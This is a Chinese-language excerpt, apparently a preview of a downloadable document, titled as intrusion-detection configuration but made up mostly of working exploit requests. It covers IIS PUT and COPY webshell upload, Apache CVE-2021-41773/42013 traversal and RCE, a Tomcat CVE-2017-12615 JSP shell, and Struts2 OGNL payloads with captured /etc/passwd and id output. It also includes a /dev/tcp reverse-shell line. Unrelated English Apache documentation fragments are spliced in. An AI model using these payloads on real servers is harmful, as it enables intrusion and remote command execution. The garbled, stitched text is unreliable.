

关于漏洞后门防护的 入侵检测配置

1

中间件漏洞

IIS解析漏洞

IIS 6.0版本，会将“1.asp;.jpg”这样的文件当作ASP文件解析。在计算机对文件扩展名的理解上来说，文件扩展名是以最后一个“.”的后面内容为据的，这个文件被网站过滤程序理解成了图片。而实际上，IIS会认为分号即是结尾，后面内容被“截断”了，认为这是ASP文件，于是产生了差异，差异即是不安全。

探测是否允许PUT方法上传

```
OPTIONS /x HTTP1.1
Host:www.xxx.com
```

上传一个txt文件

```
PUT /x.txt HTTP1.1
Host:www.xxx.com
Content-Length:30
```


```
<%execute request( "123456" )%> # 上传的内容
```

通过move或copy重命名文件

```
COPY /x.txt HTTP1.1
Host:www.xxx.com
Destination:http://www.xxx.com/cmd.asp #将x.txt重命名为cmd.asp(由于解析漏洞)
```

Apache解析漏洞

因为Apache认为一个文件可以拥有多个扩展名，哪怕没有文件名，也可以拥有多个扩展名。Apache认为应该从右到左开始判断解析方法的。如果最右侧的扩展名为不可识别的，就继续往左判断，直到判断到文件名为止。



does not begin with a slash will be treated as relative to the [ServerRoot](#).

directory-path

The path to a directory in the local file-system beginning with the root directory as in `/usr/local/apache/htdocs/path/to/`.

filename

The name of a file with no accompanying path information as in `file.html`.

regex

A Perl-compatible [regular expression](#). The directive definition will specify what the *regex* is matching against.

extension

In general, this is the part of the *filename* which follows the last dot. However, Apache recognizes multiple filename extensions, so if a *filename* contains more than one dot, each dot-separated part of the filename following the first dot is an *extension*. For example, the *filename* `file.html.en` contains two extensions: `.html` and `.en`. For Apache directives, you may specify *extensions* with or without the leading dot. In addition, *extensions* are not case sensitive.

MIME-type

A method of describing the format of a file which consists of a major format type and a minor format type, separated by a slash as in `text/html`.

Apache漏洞-CVE-2021-41773

Apache HTTP Server 2.4.49、2.4.50版本对路径规范化所做的更改中存在一个路径穿越漏洞，攻击者可利用该漏洞读取到Web目录外的其他文件，如系统配置文件、网站源码等，甚至在特定情况下，攻击者可构造恶意请求执行命令，控制服务器。

文件读取

```
GET /icons/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
```

RCE命令执行

```
POST /cgi-bin/.%2e/%2e%2e/%2e%2e/bin/sh HTTP/1.1
```

```
Host: 118.193.36.37:53238
```

```
Content-Type: text/plain
```

```
Content-Length: 8
```

```
echo; id
```

Apache漏洞-CVE-2021-42013

Apache HTTP Server 2.4.50 中针对 CVE-2021-41773 的修复不够充分。攻击者可以使用路径遍历攻击将 URL 映射到由类似别名的指令配置的目录之外的文件。如果这些目录之外的文件不受通常的默认配置“要求全部拒绝”的保护，则这些请求可能会成功。如果还为这些别名路径启用了 CGI 脚本，则这可能允许远程代码执行。

RCE命令执行

```
POST /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/bin/sh HTTP/1.1
```

```
Host: 123.58.224.8:29045
```

```
Cache-Control: max-age=0
```

```
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
```

```
Connection: close
```

```
Content-Type: application/x-www-form-urlencoded
```

```
echo; echo "exec /bin/sh 0</dev/tcp/x.x.x.x/8888 1>&0 2>&0" > /tmp/a.sh
```

Tomcat解析漏洞-CVE-2017-12615

CVE-2017-12615漏洞称之为Tomcat PUT方法任意写文件漏洞，类似IIS的PUT上传漏洞。该漏洞可以利用HTTP的PUT方法直接上传webshell到目标服务器，从而获取权限。该漏洞是高危漏洞，在Tomcat的web.xml默认情况下不存在该漏洞，但是一单开发者或者运维人员手动讲web.xml中的readonly设置为false，可以通过PUT / DELETE 进行文件操控。

POC

```
PUT /shell.jsp/ HTTP/1.1  
Host:www.example.com  
Content-Length:10
```

```
<%Process process = Runtime.getRuntime().exec(request.getParameter("cmd"));%>
```

2

框架漏洞


Struts2-S2-01

漏洞原理：

该漏洞因用户提交表单数据并验证失败时，后端会将用户之前提交的参数使用OGNL表达式% (value) 进行解析，然后重新填充到对应的表单数据中，如注册或登录页面，提交失败后一般会默认返回之前提交的数据，由于后端使用% (value) 对提交的数据执行了一次OGNL表达式解析，所以可以直接构造Payload进行命令执行

构造poc，填到password框，执行命令

```
%{#a=(new java.lang.ProcessBuilder(new java.lang.String[]{"whoami"})).redirectErrorStream(true).start(),#b=#a.getInputStream(),#c=new java.io.InputStreamReader(#b),#d=new java.io.BufferedReader(#c),#e=new char[50000],#d.read(#e),#f=#context.get("com.opensymphony.xwork2.dispatcher.HttpServletResponse"),#f.getWriter().println(new java.lang.String(#e)),#f.getWriter().flush(),#f.getWriter().close()}
```



S2-001 Demo

link: <https://struts.apache.org/docs/s2-001.html>

root

username:

Struts2-S2-05

漏洞原理：

S2-005漏洞起源于S2-003（受影响版本：低于Struts 2.0.12），struts2会将http的每个参数名解析为OGNL语句执（可理解为java代码）。OGNL表达式通过#来访问struts对象，struts框架通过过滤#字符防止安全问题，然而通过unicode编码（\u0023）或8进制（\43）即绕过了安全限制，对于S2-003漏洞，官方通过增加安全配置（禁止静态方法调用和类方法执行等）来修补，但是安全配置被绕过导致漏洞，攻击者可以利用OGNL表达式将这两个选项打开

命令执行

```
Request
  Pretty Raw Hex
1 POST /example/HelloWorld.action HTTP/1.1
2 Host: 192.168.91.129:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
  Gecko/20100101 Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: JSESSIONID=F37082CB91FFE01B748F0EA1E85291CB
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 672
12
13 redirect:${%23req%3d%23context.get(%27co%27%2b%27m.open%27%2b%27sy
  mphony.xwo%27%2b%27rk2.disp%27%2b%27at cher.HttpSer%27%2b%27vletReq
  %27%2b%27uest%27),%23s%3dnew%20java.util.Scanner((new%20java.lang.
  ProcessBuilder(%27%63%61%74%20%2f%65%74%63%2f%70%61%73%73%77%64%27
  .toString().split(%27\\s%27)).start().getInputStream()).useDelimi
  ter(%27\\AAA%27),%23str%3d%23s.hasNext()%23s.next():%27%27,%23re
  sp%3d%23context.get(%27co%27%2b%27m.open%27%2b%27symphony.xwo%27%2
  b%27rk2.disp%27%2b%27at cher.HttpSer%27%2b%27vletRes%27%2b%27ponse%
  27),%23resp.setCharacterEncoding(%27UTF-8%27),%23resp.getWriter().
  println(%23str),%23resp.getWriter().flush(),%23resp.getWriter().cl
  ose()}
14
15
16

Response
  Pretty Raw Hex Render
1 HTTP/1.1 200
2 Date: Mon, 04 Sep 2023 02:29:00 GMT
3 Connection: close
4 Content-Length: 1245
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:
  /usr/sbin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
24 systemd-timesync:x:100:103:systemd Time Synchronization,,,:run/
  systemd:/bin/false
25 systemd-network:x:101:104:systemd Network Management,,,:run/
  systemd/netif:/bin/false
26 systemd-resolve:x:102:105:systemd Resolver,,,:run/systemd/resolv
  /bin/false
27 systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:run/systemd:/bi
  false
28 messagebus:x:104:107:/:var/run/dbus:/bin/false
29
```


Struts2-S2-013

漏洞原理：

Struts2 标签中 `<s:a>` 和 `<s:url>` 都包含一个 `includeParams` 属性，其值可设置为 `none`，`get` 或 `all`，参考官方其对应意义如下：

- `none` - 链接不包含请求的任意参数值（默认）
- `get` - 链接只包含 GET 请求中的参数和其值
- `all` - 链接包含 GET 和 POST 所有参数和其值

`<s:a>` 用来显示一个超链接，当 `includeParams=all` 的时候，会将本次请求的 GET 和 POST 参数都放在 URL 的 GET 参数上。在放置参数的过程中会将参数进行 OGNL 渲染，造成任意命令执行漏洞。



Struts2-S2-048

Apache Struts2 2.3.x 系列启用了struts2-struts1-plugin 插件并且存在 struts2-showcase 目录，其漏洞成因是当ActionMessage接收客户可控的参数数据时，由于后续数据拼接传递后处理不当导致任意代码执行

The image shows two browser windows side-by-side. The left window displays the 'Struts1 Integration' form with the following fields:

- Gangster Name:** `exec('id').getInputStream()).(#q}}`
- Gangster Age:** `111` (with a red error message: "The age is required")
- Gangster Busted Before:**
- Gangster Description:** `1111`

The right window displays the 'Struts1 Integration - Result' page with the following output:

- Message:** Gangster uid=0(root) gid=0(root) groups=0(root) added successfully
- Gangster Name:** `%{(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageName(#context.setMemberAccess(#dm))))).(#q=@org.apache.commons.io.IOUtils@toString(@java.lang.Runtime.getRuntime().e`
- Gangster Age:** `1111`
- Busted Before:** `false`
- Gangster Description:** `1111`

Both windows have a 'View Sources' button at the bottom.

Struts2-S2-057

漏洞产生于网站配置XML时如果没有设置namespace的值，并且上层动作配置中并没有设置或使用通配符namespace时，可能会导致远程代码执行漏洞的发生。同样也可能因为url标签没有设置value和action的值，并且上层动作并没有设置或使用通配符namespace，从而导致远程代码执行漏洞的发生。

需要进行URL编码

The image shows a network traffic capture in a browser's developer tools. The left pane displays the request details, and the right pane displays the response details.

Request:

```
1 GET /struts2-showcase/%24%7B(%23dm%3D%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).(%23ct%3D%23request%5B%27struts.valueStack%27%5D.context).(%23cr%3D%23ct%5B%27com.opensymphony.xwork2.ActionContext.container%27%5D).(%23ou%3D%23cr.getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).(%23ou.getExcludedPackageNames().clear()).(%23ou.getExcludedClasses().clear()).(%23ct.setMemberAccess(%23dm)).(%23a%3D%40java.lang.Runtime%40getRuntime().exec(%27id%27)).(%40org.apache.commons.io.IOUtils%40toString(%23a.getInputStream()))%7D%2FactionChain1.action HTTP/1.1
2 Host: 192.168.91.129:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: 1SESSTONID=85FR00R470D210FD305R0C495601635D
```

Response:

```
1 HTTP/1.1 302
2 Location: /struts2-showcase/uid=0(root) gid=0(root) groups=0(root) /register2.action
3 Content-Length: 0
4 Date: Wed, 06 Sep 2023 01:13:25 GMT
5 Connection: close
6
7
```

以上内容仅为本文档的试下载部分，为可阅读页数的一半内容。如要下载或阅读全文，请访问：
<https://d.book118.com/397045022012010005>